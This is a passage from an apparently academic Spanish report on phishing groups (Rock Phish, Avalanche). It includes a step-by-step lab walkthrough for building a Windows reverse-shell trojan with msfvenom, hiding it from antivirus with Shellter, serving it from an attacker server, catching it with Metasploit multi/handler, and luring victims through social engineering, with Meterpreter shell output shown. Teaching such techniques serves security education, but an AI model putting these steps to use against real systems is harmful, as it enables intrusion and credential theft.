

Figura 6. Man-in-the-Middle Attack to the HTTPS Protocol (IEEE Security & Privacy)

Las técnicas utilizadas por Rock Phish para suplantar la identidad eran cada vez más sofisticadas. Una de las estrategias utilizada por el grupo fue sustraer información personal utilizando un troyano financiero llamado Zeus, un programa que pasa desapercibido y que captura información importante de los usuarios, como claves, identificaciones personales y tarjetas de crédito, (RSA, citado por Dell Technologies, 2008). El grupo Rock Phish permaneció activo hasta finales de 2008.

3.4. Avalanche

Había indicios de que Avalanche era el sucesor del grupo criminar Rock Phish, pero mejorado, Avalanche fue calificado como una entidad delictiva de las más sofisticadas y perjudiciales en internet, este grupo perfecciono la producción en masa de sitios de phishing y malware diseñado para automatizar el robo de identidad y transacciones de cuentas bancaria sin autorización del propietario de la cuenta (APWG, 2010).



Figura 7. Dominios de Avalanche julio 2009 a abril 2010 (APWG).

Los dominios de Avalanche estaban alojados en una botnet, formada por un conjunto de ordenadores comprometidos que eran controlados de forma remota, utilizando el flujo rápido.



Figura 8. Ataque de denegación de servicio (Wikipedia).

"Avalanche fue responsable de dos tercios (66%) de todos los ataques de phishing lanzados en la segunda mitad de 2009, y fue responsable del aumento general de los ataques de phishing registrados en Internet" (APWG, 2010).

VULNERABILIDADES EXPLOTADAS POR LOS PHISHERS

Los vectores de entradas utilizados por los ciberdelincuentes para acceder a un sistema o una red de sistemas pueden estar enfocado en explotar vulnerabilidades en el propio sistema o en engañar al usuario para que ejecute código malicioso que permita obtener el control del sistema, utilizando ingeniería social.

4.1. Obtener una Shell de Windows utilizado un troyano

Los troyanos son un clásico que nunca pasa de moda, nos permiten atreves de la inserción de un código malicioso, robar información, crear puertas traseras o incluso dañar el funcionamiento del equipo. Pero dañar el equipo no es el objetivo del phisher solo les interesa la información.

4.1.1. Crear un troyano en Kali Linux

Figura 9. Verificar ip de la maquina atacante (Troyano).

Crear archivo .exe utilizado la herramienta Venom de Metasploit, le indicamos un payload para Windows reverse_tcp. De esta forma es el ordenador de la víctima quien se conecta a nosotros para burlar la seguridad del sistema y evitar filtros.

El LHOST y LPORT pertenecen a la maquina atacante.

Figura 10. Crear troyano con msfvenom.

Shellter es una herramienta, que nos permita ofuscar el código malicioso, para evitar saltar la alarma de los antivirus.

Figura 11. Ejecutar Shellter para ofuscar código malicioso.

Le indicamos a Shellter el modo de operación automático y la ruta donde está el archivo .exe que vamos a ofuscar.



Figura 12. Configurar el modo de operación de Shellter.



Figura 13. Habilitar el payload en Shellter.

LHOST y LPORT, son la ip y el puerto que estará a la escucha en la máquina del atacante.

Figura 14. Establecer el LHOST y el LPORT en Shellter.

Proceso realizado correctamente, el archivo .exe está listo para ser utilizado.

Figura 15. Inyección verificada en Shellter.

Movemos el archivo a nuestro servidor, en este proceso se asume que el servicio de apache está corriendo. En un entorno real este código estaría en un servidor controlado por el atacante.



Figura 16. Copiar el troyano en el servidor de atacante.

Parar crear el manejador, que se mantendrá a la escucha esperando que alguien instale el troyano, para asignarnos una consola de Meterpreter que nos permita acceder al sistema vulnerado, utilizaremos Metasploit framework.

Figura 17. Ejecutar Metasploit framework para utilizar multi/handler.



Figura 18. Consola de Metasploit.

Cargamos el exploit multi/handler, para configurar el manejador que se mantendrá a la escucha.



Figura 19. Exploit multi/handler.

Establecemos el payload de Meterpreter reverse_tcp, para realizar una conexión inversa desde el equipo vulnerado a la máquina del atacante.

Figura 20. Payload reverse_tcp para el exploit multi/handler.

Para ver cómo están configuradas las opciones del exploit que vamos a cargar.

Figura 21. Ver cómo está configurado el exploit multi/handler.

En las opciones del exploit hay que tener pendiente las opciones requeridas solo nos falta el LPORT, pero también podemos cambiar las opciones que vienen por defecto.



Figura 22. Configuración del exploit multi/handler.

Configuramos las opciones LHOSTS y LPORTS, para indicar cual es la maquina atacante y el puerto que estará a la escucha.



Figura 23. Establecer LHOST y LPORT al exploit multi/handler.

Lanzamos el exploit multi/handler para habilitar la escucha en el puerto 445.



Figura 24. Lanzar exploit multi/handler.

Al acceder al sitio web donde está el código malicioso, el atacante intentara convencernos de que es obligatorio y urgente que instalemos este software de lo contrario podría haber consecuencias. Para provocar una acción precipitada por parte del usuario.

Para lograr su objetivo el ciberdelincuente podría valerse de la ingeniería social o incluso infectarnos el equipo al momento de abrir un archivo que nos descarguemos de internet.



Figura 25. Acceso al sitio del atacante.



Figura 26. Instalación del troyano.

Cuando se ejecuta el código malicioso, se asigna una Shell de Meterpreter en el equipo del atacante que permite tener acceso al sistema vulnerado.

```
meterpreter > sysinfo
Computer        : EDWIN-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figura 27. Shell de Meterpreter obtenida con troyano.

Acceder a la Shell del sistema vulnerado y ejecutar comando de Windows.

```
meterpreter > shell
Process 2136 created.
Channel 1 created.
Microsoft Windows [Versi@n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

Figura 28. Obtener una Shell de Windows.

Desde el equipo del atacante con la Shell, se pueden ejecutar todos los comandos de Windows contra el equipo vulnerado.

